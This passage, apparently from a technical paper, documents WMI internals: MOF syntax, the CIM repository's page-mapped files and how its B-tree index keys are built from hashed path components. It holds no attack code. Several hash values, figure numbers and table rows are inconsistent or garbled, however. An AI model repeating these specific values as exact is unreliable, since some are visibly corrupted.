
Figure 16:
Example of instances

Instances	
Win32_LogicalDisk	DeviceID="A:"
Win32_LogicalDisk	DeviceID="C:"
Win32_LogicalDisk	DeviceID="D:"

Figure 17 lists the concrete values fetched from the `Win32_LogicalDisk` class instance for the `C:` volume. Note that not

all 40 properties are listed here; properties without an explicit value fall back on default values defined by the class.

Figure 17:
Example of an
instance



Properties	
*DeviceID	C:
Access	0
Caption	C:
Compressed	False
CreationClassName	Win32_LogicalDisk
Description	Local Fixed Disk
DriveType	3
FileSystem	NTFS
FreeSpace	35831390208
MaximumComponentLength	255
Media Type	12
Name	C:
Size	63898120192
SupportsDiskQuotas	False
SupportsFileBasedCompression	True
SystemCreationClassName	Win32_ComputerSystem
SystemName	DESKTOP-3E94OGD
VolumeName	
VolumeSerialNumber	6AE9A21B

Managed Object Format (MOF)

WMI uses the Managed Object Format (MOF) as the language used to describe CIM classes. A MOF file is a text file containing statements that specify things like the names of things that can be queried, the types of fields in complex classes, and permissions associated with groups of objects. The structure of the language is similar to Java, restricted to declarations of Java interfaces. System administrators can use MOF files to extend the CIM supported by WMI, and the `mofcomp.exe` tool to insert data formatted in MOF files into the CIM repository. A WMI provider is usually defined by providing the MOF file, which defines the data and event classes, and the COM DLL file which will supply the data.

The MOF is an object-oriented language that consists of:

- Namespaces
- Classes
- Properties
- Methods
- Qualifiers
- Instances
- References
- Comments

All of the entities covered in this section “Common Information Model (CIM)” can be described using the MOF language. The following sections show how to use the MOF language to describe CIM entities.

Namespaces in MOF

To declare a CIM namespace in MOF, use the `#pragma namespace (\\computername\path)` directive. Typically this statement is found at the very start of a file, and applies to the remainder of statements within the same file.

The MOF language allows for creating new namespaces by declaring the parent namespace and defining new instances of the `__namespaceclass`. For example, we can create the `\\.\ROOT\default\NewNS` namespace using the MOF file listed in Figure 18.

Figure 18:

Creating a namespace in MOF

```
#pragma namespace("\\.\ROOT\default")

instance of __namespace
{
    Name = "NewNS";
};
```

Class definition in MOF

To declare a class in MOF, first define the current namespace, and then use the class keyword. Provide the new class name, and the class from which it inherits. Most classes have a parent class, and developers of new WMI classes should find an appropriate class from which to inherit. Next, describe the properties and methods supported by the new class. Attach qualifiers to classes, properties, and methods when there is additional metadata associated with an entity, such as intended usage or interpretation of an enumeration. The dynamic modifier is used to indicate that the instances of the class are dynamically created by a provider. The abstract class qualifier indicates that no instance of the class can be created. The read property qualifier indicates that the value is read-only.

MOF supports most common datatypes used by programmers, including strings, number types (`uint8`, `sint8`, `uint16`, `sint16`, etc.), dates (`datetime`), and arrays of other datatypes.

Figure 19 lists the structure of a class definition statement in MOF, while Figure 20 lists an example MOF file that defines two new classes: `ExistingClass` and `NewClass`. Both classes can be found in the `\\.\ROOT\default` namespace. The `ExistingClass` class has two properties: `Name` and `Description`. The `Name` property has the `Key` qualifier that indicates it should be used to uniquely identify instances of the class. The `NewClass` class has four explicit properties: `Name`, `Buffer`, `Modified`, and `NewRef`. `NewClass` also inherits the `Description` property from its base class `ExistingClass`. `NewClass` is marked with the dynamic qualifier, which indicates that the associated WMI provider creates instances of this class on-demand. `NewClass` has one method named `FirstMethod` that accepts one 32-bit unsigned integer parameter, and returns a single unsigned 8-bit unsigned integer value.

Figure 19:MOF class definition
structure

```
[class_qualifiers]
class class_name : base_class {
    [property_qualifiers] property_1,
    ...
    [property_qualifiers] property_n,
    reference_1,
    ...
    reference_n
};
```

Figure 20:Creating a class
definition in MOF

```
#pragma namespace("\\\\.\\R00T\\default")

class ExistingClass {
    [key] string      Name;
    string            Description;
};

[dynamic]
class NewClass : ExistingClass
{
    [key] string      Name;
    uint8[]           Buffer;
    datetime           Modified;

    [Implemented] uint8 FirstMethod([in, id(0)] uint32
inParam);
};
```

Instances in MOF

To define an instance of a class in MOF, use the instance of keyword followed by the class name and a list of name-value pairs used to populate the concrete property values. Figure 21 lists a MOF file that creates a new instance of the `\\.\\R00T\\`

`default\\ExistingClass` class, and provides the concrete values `SomeName` and `SomeDescription` to the `Name` and `Description` properties, respectively. The remaining fields will be populated with a default nil value.

Figure 21:Creating a class
instance in MOF

```
#pragma namespace("\\\\.\\R00T\\default")

instance of ExistingClass {
    Name           = "SomeName";
    Description = "SomeDescription";
};
```

References in MOF

CIM class properties may refer to existing instances of other classes by instance object path. This is called a reference. To define a reference to a class instance in MOF, use the `ref` keyword as part of a property's data type. For example, Figure 22 lists a MOF statement that declares a class reference named `NewRef` that points to an instance of the `ExistingClass` class.

Figure 22:Declaring an instance
reference in MOF

```
ExistingClass ref NewRef;
```

To set a reference property, set the value of the property to the instance object path that identifies the existing class instance. For example, Figure 23 lists a MOF statement that sets the `NewRef` property to the `ExistingClass` instance with `Name` equal to `SomeName`.

Figure 23:Setting an instance
reference in MOF

```
NewRef="\\\\.\\R00T\\default\\ExistingClass.Name=\\\"SomeName\\\"";
```

Comments in MOF

The MOF format supports both single line and multi-line C style comments. Figure 24 lists a few MOF statements defining comments in a variety of styles.

Figure 24:
Commenting in MOF

```
// single line comment

/* multi
 * line
 */ comment

/*
another
multi
line
comment
*/
```

MOF Auto Recovery

The WMI CIM repository implements transactional insertions of MOF files to ensure the database does not become corrupt. If the system crashes or stops during insertion, the MOF file can be registered to automatically re-try in the future. To enable this feature, use the `#pragma autorecover` statement at the top of a MOF file. Under the hood, the WMI service adds the full path of the MOF file to the list of autorecover MOF files stored in the following registry key:

- `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WBEM\CIMOM\Autorecover MOFs`

CIM Repository

WMI uses the CIM repository to persist CIM entities. This allows system administrators to install new WMI providers once, and have those changes take effect across subsequent reboots. The CIM repository is an indexed database that provides efficient lookup of namespaces, class definitions, providers, and persistent class instances. The following sections describe the file format of the database and mechanisms for querying the CIM repository without the WMI service.

CIM repository files

The CIM Repository consists of up to six files located in a directory dictated by the value of the registry value:

- `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WBEM : Installation Directory`

We will refer to the Installation Directory value as `%WBEMPath%`. On Windows XP, the WMI service stores the CIM repository files in the directory `%WBEMPath%\Repository\FS`. On Windows Vista and beyond, the WMI service stores the files in the directory `%WBEMPath%\Repository`.

The following files make up the CIM repository:

- `objects.data`
- `index.btr`
- Up to three mapping files:
 - `mapping1.map`
 - `mapping2.map`
 - `mapping3.map`
- `mapping.ver` (prior to Windows Vista)

The `mapping.ver` file, if it exists, simply describes which mapping file is in use. Alternatively, a sequence number within each mapping file's header helps the WMI service to select the active mapping file.

The active mapping file defines how to map a logical data page number to a physical data page number within the `objects.data` and `index.btr` files. Without this file, it is impossible to correctly interpret data within `objects.data`.

The `index.btr` file contains a B-Tree index used to efficiently lookup CIM entities in the `objects.data` file. The keys in the index are ASCII strings that contain fixed length hashes of important data. This index database supports efficient insertion, deletion, key lookup, and match by key prefix.

The `objects.data` file contains the CIM entities in a binary format.

Summary of a query

Consider the WQL query `SELECT Description FROM \\.\ROOT\default\ExistingClass WHERE Name="SomeName"` that fetches the property named `Modified` (which has type `Datetime`) from an instance of the `ExistingClass` class named `SomeName`. The WMI service performs

the following operations via the CIM repository to resolve the data:

1. Locate the `\\.\ROOT\default` namespace
 - a. Build the index key
 - b. Ensure namespace exists via index key lookup
2. Find the class definition for `ExistingClass`
 - a. Build the index key
 - b. Do index key lookup to get object location
 - c. Get object data from `objects.data`
3. Enumerate class definitions of the ancestors of `ExistingClass`
 - a. Parse object definition header
 - b. Recursively lookup class definitions of parent classes (steps 1-3)
4. Build the class layout from the class definitions
5. Find the class instance object of `ExistingClass` with `Name` equal to `SomeName`
 - a. Build the index key
 - b. Do index key lookup to get object location
 - c. Get object data from `objects.data`
6. Parse the class instance object using the class layout
7. Return the value from property `Description`

Within these operations, data is abstracted into five layers. They are the physical representation, the logical representation, the database index, the object formats, and the CIM hierarchy. The following sections explore these layers from bottom to top, and result in sufficient detail to build a comprehensive CIM repository parser.

Physical Representation

Two files contain the B-Tree database index and database contents: `index.btr` and `objects.data`. The contents of these files are page oriented, and both files use pages of size 0x2000 bytes. These files don't have a dedicated file header, although by convention some logical page numbers (discussed next) have special meanings.

Logical Representation

When CIM database structures point to objects within either the `index.btr` or `objects.data` file, the pointers it use contain a page number component. The page number is *not* the raw page found by sequentially seeking through the file by units of 0x2000 bytes. Instead, the CIM repository uses the mapping files to maintain a logical page address space. Pointers must be redirected through this lookup to resolve the physical page number containing an object.

At a high level, the mapping files contain arrays of integer, where the index into the array is the logical page number, and the integer value is the physical page number. To resolve the physical page number for logical page *N*, the database indexes *N* entries into the array, and reads the integer value of the physical page.

The mapping files probably exist to allow the CIM database to implement transactions. The database can write a pending object update to an unallocated physical page, and then atomically update the object pointer by changing the page mapping entry. If something goes wrong, the old mapping can easily be reverted, since the object data was not changed in place.

Mapping file structures

The CIM database has up to three mapping files, but only one is in use at a given time. The others exist for backup, transactions, or recovery. On systems prior to Windows Vista, the `mapping.ver` file contains a single unsigned 32-bit integer that indicates which mapping file is active. On Windows Vista and later systems, the CIM database inspects the file headers of the mapping files and compares their sequence numbers. The mapping file with the greatest sequence number is considered the active mapping.

Each mapping file has two sections: the first applies to the `objects.data` page address space, and the second applies to the `index.btr` page address space. Each section contains a header, the address space map, and an array of free pages. Signatures mark the beginning and end of each section, and allow the database to confirm the file's consistency.

Figure 25 lists the major binary structures of the mapping files. Figure 26 and Figure 27 show how the `MappingHeader` structure parses binary data on Windows XP and Windows Vista.

Figure 25:
Mapping file
structures

```
struct MappingFile {
    struct MappingSection objectsDataMapping;
    struct MappingSection indexBtrMapping;
    uint32_t status;
};

struct MappingSection {
    uint32_t startSignature; // equal to 0xABCD
    struct MappingHeader header;
    struct MappingEntryentries[header.mappingEntriesCount];
    uint32_t freePagesCount;
    struct MappingFreePageEntry freePages[freePagesCount];
    uint32_t endSignature; // equal to 0xDCBA
};

struct XPMappingHeader {
    uint32_t sequenceNumber;
    uint32_t physicalPagesCount;
    uint32_t mappingEntriesCount;
};

struct VistaMappingHeader {
    uint32_t sequenceNumber;
    uint32_t firstID;
    uint32_t secondID;
    uint32_t physicalPagesCount;
    uint32_t mappingEntriesCount;
};
```

Figure 26:
Mapping header
example on
Windows XP

```
startSignature           : 4 bytes
Revision                 : 4 bytes
PhysicalPagesCount       : 4 bytes
MappingEntriesCount      : 4 bytes

00000000 CD AB 00 00 84 CC 1A 00B8 0D 00 00 7F 0D 00 00 í«..
„í.....
00000010 3F 0A 00 00 08 00 00 00 00 00 00 00 04 00 00 00
?.....
00000020 05 00 00 00 79 0A 00 00 BB 0A 00 00 07 00 00 00
...y...».....
```

In Figure 26, the value of the `XPMappingEntry` at index 0x0 is 0xA3F which means the logical page number 0 maps to the physical page number 0xA3F in `objects.data`.

The value of the `XPMappingEntry` at index 0x1 is 0x8 which means the logical page number 1 maps to the physical page number 0x8 in the same file.

Figure 27:

Mapping header
example on Windows
Vista

```
startSignature           : 4 bytes
Revision                : 4 bytes
  FirstID                : 4 bytes
  SecondID               : 4 bytes
PhysicalPagesCount      : 4 bytes
MappingEntriesCount     : 4 bytes

00000000 CD AB 00 00 21 8B 00 00 B3 01 00 00 B2 01 00 00
.....!.....
00000010 6C 07 00 00 A7 06 00 00 2F 05 00 00 E7 40 C2 20
1...../.....@.
00000020 27 00 00 00 00 00 00 00 B3 01 00 00 9D 00 00 00
'.....
```

While the `XPMappingEntry` structure under Windows XP was simply a single 32-bit unsigned integer, the mapping entries on subsequent operating systems are 24-byte structures. The first 32-bit unsigned integer in each structure is the physical page number mapping. In Figure 40, the value of the `VistaMappingEntry` at index 0x0 (offset 0x18) is 0x52F which means the logical page number 0 maps to the physical page number 0x52F in `objects.data`.

Also on Windows Vista and beyond, an integrity check of the `objects.data` file is performed at the page level; thus, the mapping record contains a CRC32 for the physical page

specified by `PhysicalPageNumber` in the same record. The CIM database can use this checksum to ensure the consistence of the data store and detect corruption.

The free page array tracks the physical pages that the CIM database considers unallocated. Each entry is a single 32-bit unsigned integer corresponding a free physical page number. Figure 28 shows an example free page array in a mapping file. The 32-bit unsigned integer at offset 0x3604 indicates that there are 0x43 entries in the array, and 0x43 32-bit unsigned integers follow this field. The signature at offset 0x371c is the end signature that can be used to confirm the file's consistency.

Figure 28:Free page array
example

```
Free page array size : 4 bytes
Free page array entries : 4 byte entries
endSignature : 4 bytes

00003600 61 0C 00 00 65 0C 00 00 72 0C 00 00 43 00 00 00 a...e...r...C...
00003610 B7 0D 00 00 B6 0D 00 00 B5 0D 00 00 AC 0D 00 00 •...¶...µ...¬...
00003620 84 0D 00 00 87 0D 00 00 6F 0D 00 00 8E 0D 00 00 „...‡...o...Ž...
00003630 98 0D 00 00 73 0D 00 00 85 0D 00 00 88 0D 00 00 ~...s...^...
00003640 90 0D 00 00 7D 0D 00 00 B3 0D 00 00 97 0D 00 00 ...}...³...—...
00003650 91 0D 00 00 8A 0D 00 00 86 0D 00 00 95 0D 00 00 ‘...Š...†...•...
00003660 9A 0D 00 00 6D 0D 00 00 71 0D 00 00 92 0D 00 00 š...m...q...’...
00003670 63 0D 00 00 26 0D 00 00 A7 0D 00 00 E8 0C 00 00 c...&...$...è...
00003680 1A 0D 00 00 29 0D 00 00 DA 0C 00 00 DC 0C 00 00 ...)...Ó...Û...
00003690 1C 0D 00 00 F2 0C 00 00 23 0D 00 00 2A 0D 00 00 ...ò...#...*...
000036A0 27 0D 00 00 28 0D 00 00 57 0D 00 00 EC 0C 00 00 ‘...(.W...i...
000036B0 33 0D 00 00 75 0D 00 00 62 0D 00 00 9E 0D 00 00 3...u...b...ž...
000036C0 6C 0D 00 00 60 0D 00 00 2E 0D 00 00 5F 0D 00 00 l...`..._...
000036D0 36 0D 00 00 14 0D 00 00 CA 0C 00 00 C6 0C 00 00 6...È...Æ...
000036E0 D1 0C 00 00 EA 0C 00 00 AF 0C 00 00 9A 0C 00 00 Ñ...ê...~...š...
000036F0 C0 0C 00 00 BF 0C 00 00 20 0C 00 00 12 0C 00 00 À...ì...
00003700 53 0C 00 00 4F 0C 00 00 F8 0B 00 00 BB 0B 00 00 S...0...ø...»...
00003710 77 0B 00 00 11 0C 00 00 D0 0A 00 00 BA DC 00 00 w...ð...°Û...
```

Next, the Start Signature, Header, Mapping data array, the size of Free Pages array, the Free Pages array and the End Signature for the `index.btr` are stored; they have the same structure as their matching counterparts in `objects.data`.

The next 4-byte value represents the mapping file status:

- 1 – clean state
- 0 – dirty state

Database Index

The CIM repository stores a B-tree index in the `index.btr` file that it uses to efficiently locate objects in the `objects.data` file. As noted in the Physical Representation section, the `index.btr` file is page oriented, and each page is 0x2000 bytes long. Each node in the B-tree is stored in its own single page, and links to child nodes are simply logical page numbers. Keys used to query the index are variable

length ASCII strings, although the CIM repository uses only ASCII characters to construct the keys. The keys are broken into substrings and stored in chunks within B-tree nodes, which allows similar keys to share substrings on disk.

During empirical testing, nodes with dissimilar keys, such as root nodes, exhibited a branching factor of around 40. Nodes with similar keys showed branching factors approximately two times greater. This is probably because the database saves node space by sharing key substrings, enabling more entries per node when the keys are similar. The maximum depth of the B-tree was three for CIM databases with default WMI providers installed.

An unusual feature of this B-tree implementation is that keys do not map to distinct values. That is, this data structure cannot be used like a Java HashMap. Rather, the CIM database

uses the B-tree as an indexed, sorted list. Pointers to data in the `objects.data` file are encoded using a simple format and stored at the end of a key string. The CIM repository uses this feature to implement key prefix matching, which is heavily used to locate classes and instances. For example, keys look something like `NS_1/CD_2.111.222.333`, where `NS_1` represents some namespace, and `CD_2` represents some class definition structure, and `111.222.333` is a pointer into `objects.data`. This allows the CIM database to easily enumerate all class definitions under `NS_1` by performing the key prefix match on `NS_1/CD_*`, and locate all instances of the `CD_2` class by performing the key prefix match on `NS_1/CD_2*`.

The CIM database supports the following operations with sub-linear time complexity:

- Key Insertion
- Key Existence
- Key Fetch
- Key Prefix Match

Index key construction

When the CIM database needs to fetch an object from the `objects.data` file, it uses the index to quickly locate its offset. The index operates on UTF-16LE string keys, and the CIM database assigns each object a string key to identify it. The keys are generated by concatenating path components that describe the type of the derivation of the object, using the `\` character as a separator. The path schema allows the CIM database to describe the hierarchical nature of the model. For example, a namespace may have a parent namespace, a class may inherit from a base class, and classes and instances reside in a namespace.

The CIM database builds path components using a hashing algorithm and are prepended with a prefix that describes the type of the path component. For example, the prefix `NS_` denotes a namespace, and the prefix `CD_` denotes a class definition. Table 1 lists the path component prefixes with their associated type.

When the CIM database needs to fetch an object from the `objects.data` file, it uses the index to quickly locate its offset.

Table 1:
Path component
prefixes

Path component prefix	Path component type
NS_	Namespace
CD_	Class definition
CI_	Class instance
C_	Class
KI_	Class instance containing the key
CR_	Class reference/Class relationship
IL_	Instance location – used with CI
I_	Instance location – used with KI
IR_	Instance Referenced
R_	Reference

When the CIM databases constructs a key path component, it uses the algorithm expressed in pseudocode in Figure 29. The input is first normalized to upper case, then a hashing algorithm is applied. The hash produces a fixed-width,

hex-encoded string that is concatenated with the prefix, yielding a path component with a fixed upper limit on its length. The hash function used on Windows XP and older systems is MD5, while subsequent systems use SHA256.

Figure 29:Key path component
construction algorithm

```
def construct_path_component(prefix, input)
    k = upper_case(input)
    k = HASH(k) # MD5 on Windows XP, SHA256 on Windows Vista
    k = to_hex_string(k)
    return prefix + K
```

For example, when a client fetches the list of properties from the class definition of `\\.\R00T\default\ExistingClass`, the CIM database must resolve the class definition object from the `objects.data` file. It locates the offset into the `objects.data` file using the `index.btr` index. It constructs the search key from the path to the class definition. First, the CIM database constructs a key path component for the namespace `\\.\R00T\default`. On a Windows XP system, this results in the key path component `NS_2F830D7E9DBEAE88EED79A5D5FBD63C0`. Under Windows 7, this results in `NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342C0F93E02A0590BFC4`, because the SHA256 algorithm is used instead of MD5. Next, the CIM database constructs

the key path component for the name of the class, `ExistingClass`. This results in the path components `CD_D39A5F4E2DE512EE18D8433701250312` and `CD_DD0C18C95BB8322AF94B77C4B9795BE138A3BC690965DD6599CED06DC300DE26` for Windows XP and Windows 7 systems, respectively. Finally, the CIM database combines the key path components using the `\` character as a separator. Figure 30 lists the result of the key construction algorithm. The CIM database then performs a lookup in the index using this key to locate the class definition object in `objects.data`.

The following sections walk through commonly used key schemas used to access namespaces, class definitions, class instances, and other objects.

Figure 43:Example index key
construction

```
key =construct_path_component("NS_", "R00T\default") + "\" +
    construct_path_component("CD_", "ExistingClass")
```

Windows XP:

```
NS_2F830D7E9DBEAE88EED79A5D5FBD63C0\
CD_D39A5F4E2DE512EE18D8433701250312
```

Windows 10:

```
NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342C0F93E02A0590BFC4\
CD_DD0C18C95BB8322AF94B77C4B9795BE138A3BC690965DD6599CED06DC300DE26
```


Namespace key construction

The index key path component for a namespace is generated by the `construct_path_component` function with `NS_`

as the prefix and the namespace full path from `ROOT` as the input. Table 2 lists an example of namespace key construction for both a Windows XP system and a Windows Vista system.

Table 2:
Example namespace
key construction

MOF object statement	<code>#pragma namespace("\\\\.\\root\\default")</code>
Symbolic Key	<code>construct_path_component("NS_", "ROOT\\default")</code>
Result (XP)	NS_2F830D7E9DBAE88EED79A5D5FBD63C0
Result (Vista)	NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342C0F93E02A0590BFC4

Namespace instance key construction

The CIM repository fetches namespace instance objects when it needs to check metadata about the namespace. For instance, it will fetch this object when checking a client's permission to access other entities. The CIM repository constructs the namespace instance's index key with multiple calls to the

`construct_path_component` function. The three path components represent the parent namespace name, the `__namespace` class name, and the namespace instance name. Table 3 lists an example of namespace instance key construction for both a Windows XP system and a Windows Vista system.

Table 3:Example namespace
instance key
construction

MOF object statement	<pre>#pragma namespace("\\\\.\\root\\default") instance of __namespace { Name = "NewNS"; };</pre>
Symbolic Key	<pre>construct_path_component("NS_", "ROOT\\default")\ construct_path_component("CI_", "__namespace")\ construct_path_component("IL_", "NewNS")</pre>
Result (XP)	<pre>NS_2F830D7E9DBEAE88EED79A5D5FBD63C0\ CI_E5844D1645B0B6E6F2AF610EB14BFC34\ IL_14E9C7A5B6D57E033A5C9BE1307127DC</pre>
Result (Vista)	<pre>NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF 342C0F93E02A0590BFC4\ CI_64659AB9F8F1C4B568DB6438BAE11B26EE8F93CB5F819 5E21E8C383D6C44CC41\ IL_51F0FABFA6DDA264F5599F120F7499957E52B4C4E562B 9286B394CA95EF5B82F</pre>

Note that the CIM database can efficiently query the children namespaces of a given namespace by leaving the IL_ hash field blank and doing a key prefix match in the index. Table 4 lists an example of the namespace children key construction for both a Windows XP system and a Windows Vista system.

Table 4:Example namespace
children key
construction

Logical query	What are the child namespaces under the namespace \\ROOT\\default\?
Symbolic Key	<pre>construct_path_component("NS_", "ROOT\\default")\ construct_path_component("CI_", "__namespace")\ IL_</pre>
Result (XP)	<pre>NS_2F830D7E9DBEAE88EED79A5D5FBD63C0\ CI_E5844D1645B0B6E6F2AF610EB14BFC34\ IL_</pre>
Result (Vista)	<pre>NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF34 2C0F93E02A0590BFC4\ CI_64659AB9F8F1C4B568DB6438BAE11B26EE8F93CB5F8195 E21E8C383D6C44CC41\ IL_</pre>

Class definition key construction

The CIM repository fetches class definition objects when it needs to fetch a class's schema. For instance, it will fetch the class definition when it needs to parse a class instance's values from a serialized format. The CIM repository constructs the class definition's index key

with multiple calls to the `construct_path_component` function. The two path components represent the parent namespace name and the class definition name. Table 5 lists an example of class key construction for both a Windows XP system and a Windows Vista system.

Table 5:

Example class
definition key
construction

MOF object statement	<pre>#pragma namespace("\\\\.\\root\\default") class ExistingClass { [key] string Name; String Description; };</pre>
Symbolic Key	<pre>construct_path_component("NS_", "ROOT\\default")\ construct_path_component("CD_", "ExistingClass")</pre>
Result (XP)	<pre>NS_2F830D7E9DBEAE88EED79A5D5FBD63C0\ CD_D39A5F4E2DE512EE18D843370125031</pre>
Result (Vista)	<pre>NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342 COF93E02A0590BFC4\ CD_DD0C18C95BB8322AF94B77C4B9795BE138A3BC690965DD6 599CED06DC300DE26</pre>

Note that the CIM database can efficiently query the classes that exist within a given namespace by leaving the `CD_hash` field blank and doing a key

prefix match in the index. Table 6 lists an example of the namespace children class key construction for both a Windows XP system and a Windows Vista system.

The CIM repository fetches class definition objects
when it needs to fetch a class's schema.

Table 6:

Example namespace
children class key
construction

Logical query	What are the child classes under the namespace \\ROOT\default\?
Symbolic Key	construct_path_component("NS_", "ROOT\default")\CD_
Result (XP)	NS_2F830D7E9DBAE88EED79A5D5FBD63C0\ CD_
Result (Vista)	NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342 C0F93E02A0590BFC4\ CD_

Class definition inheritance key construction

The CIM repository constructs the index key that describe the inheritance relationship between classes with multiple calls to the `construct_path_component` function. The three path components represent the parent namespace name, the parent class name and the class name. Table 7 lists an example of class definition inheritance key construction for both a Windows XP system and a Windows Vista system.

Table 7:

Example of class
definition inheritance
key construction

MOF object statement	#pragma namespace("\\\\root\default") class ExistingClass{ }; class NewClass : ExistingClass{ };
Symbolic Key	construct_path_component("NS_", "ROOT\default")\ construct_path_component("CD_", "ExistingClass")\ construct_path_component("C_", "NewClass")
Result (XP)	NS_2F830D7E9DBAE88EED79A5D5FBD63C0\ CR_D39A5F4E2DE512EE18D8433701250312\ C_F41D9A5D9BBFA490715555455625D0A1
Result (Vista)	NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342 C0F93E02A0590BFC4\ CR_DD0C18C95BB8322AF94B77C4B9795BE138A3BC690965DD6 599CED06DC300DE26\ C_DAA3B7E4B990F470B8CBC2B10205ECE0532A3DA8C499EEA4 359166315DD5F7B5

The CIM repository can compute the descendants of a class using the index. It may use this query to check the database's consistency when it deletes a potential parent class. Note that the CIM database can efficiently query the classes that inherit from the same base class by leaving the `C_` hash field blank and doing a key prefix match in the index. Table 8 lists an example of a query to find the classes that descend from `ExistingClass`:

Table 8:
Example class
definition inheritance
key construction

Logical query	What classes descend from <code>\\ROOT\\default\\ExistingClass</code> ?
Symbolic Key	<code>construct_path_component("NS_", "ROOT\\default")\\</code> <code>construct_path_component("CR_", "ExistingClass")\\</code> <code>C_</code>
Result (XP)	<code>construct_path_component("NS_", "ROOT\\default")\\</code> <code>construct_path_component("CR_", "ExistingClass")\\</code> <code>C_</code>
Result (Vista)	<code>NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342</code> <code>C0F93E02A0590BFC4\\</code> <code>CR_DD0C18C95BB8322AF94B77C4B9795BE138A3BC690965DD6</code> <code>599CED06DC300DE26\\</code> <code>C_</code>

Class definition reference key construction

The CIM repository maintains a set of all other classes that reference a given class using the index. It may use this query to check the database's consistency when it deletes a class definition that may be referenced by different class definitions. The CIM repository constructs the index key with multiple calls to the `construct_path_component` function. The three path components represent the parent namespace name, the referenced class name and the defined class name. Table 9 lists an example of class definition reference key construction for both a Windows XP system and a Windows Vista system.

Table 9:
Example class
definition reference
key construction

MOF object statement	<pre>#pragma namespace("\\\\.\\root\\default") class ExistingClass { }; Class NewClassWithRef { ExistingClass ref R; }</pre>
Symbolic Key	<code>construct_path_component("NS_", "ROOT\\default")\\</code> <code>construct_path_component("CD_", "ExistingClass")\\</code> <code>construct_path_component("R_", "NewClassWithRef")</code>
Result (XP)	<code>NS_2F830D7E9DBAE88EED79A5D5FBD63C0\\</code> <code>CR_D39A5F4E2DE512EE18D843370125031\\</code> <code>R_2110320CFD20D5CFF0AD7AA79F09086D</code>
Result (Vista)	<code>NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342</code> <code>C0F93E02A0590BFC4\\</code> <code>CR_DD0C18C95BB8322AF94B77C4B9795BE138A3BC690965DD6</code> <code>599CED06DC300DE26\\</code> <code>R_6CFB7A6F161D3C0CC1AA59322DF89424E8E276153E17EF35</code> <code>7B344567A52736F4</code>

Note that the CIM database can efficiently query the classes that reference a certain class by leaving the `R_` hash field blank and doing a key prefix match in the index. Table 10 list and example of a query to find the classes that reference `ExistingClass`:

Table 10:

Example partial
definition reference
key construction

Logical query	What classes reference \\ROOT\\default\\ExistingClass?
Symbolic Key	<code>construct_path_component("NS_", "ROOT\\default")\\ construct_path_component("CR_", "ExistingClass")\\ R_</code>
Result (XP)	<code>NS_2F830D7E9DBAE88EED79A5D5FBD63C0\\ CR_D39A5F4E2DE512EE18D8433701250312\\ R_</code>
Result (Vista)	<code>NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342 C0F93E02A0590BFC4\\ CR_DD0C18C95BB8322AF94B77C4B9795BE138A3BC690965DD6 599CED06DC300DE26\\ R_</code>

Class instance key construction

The CIM repository fetches class instance objects when it needs to retrieve concrete values for an instance. The CIM repository constructs the class instance's index key with multiple calls to the `construct_path_component` function. The three path components represent the parent namespace name, the class name and the instance key property values. Table 11 lists an example of class instance key construction for both a Windows XP system and a Windows Vista system.

Table 11:

Example class instance
key construction

MOF object statement	<pre>#pragma namespace("\\\\.\\root\\default") instance of ExistingClass { Name = "ExistingClassName"; Description = "ExistingClassDescription"; };</pre>
Symbolic Key	<code>construct_path_component("NS_", "ROOT\\default")\\ construct_path_component("CI_", "ExistingClass")\\ construct_path_component("IL_", "ExistingClassName")</code>
Result (XP)	<code>NS_2F830D7E9DBAE88EED79A5D5FBD63C0\\ CI_D39A5F4E2DE512EE18D8433701250312\\ IL_AF59EEC6AE0FAC04E5E5014F90A91C7F</code>
Result (Vista)	<code>NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342 C0F93E02A0590BFC4\\ CI_DD0C18C95BB8322AF94B77C4B9795BE138A3BC690965DD6 599CED06DC300DE26\\ IL_B4A9A2529F8293B91E39235B3589B384036C37E3EB7302E 205D97CFBEA4E8F86</code>

Note that the CIM database can efficiently query the instances of a class by leaving the `IL_` hash field blank and doing a key prefix match in the index. Table 12 lists an example of the class instance set key construction for both a Windows XP system and a Windows Vista system.

Table 12:

Example class instance
set key construction

Logical query	What are the child namespace instances under the namespace <code>\\ROOT\\default\\?</code>
Symbolic Key	<code>construct_path_component("NS_", "ROOT\\default")\\</code> <code>construct_path_component("CI_", "__namespace")\\</code> <code>IL_</code>
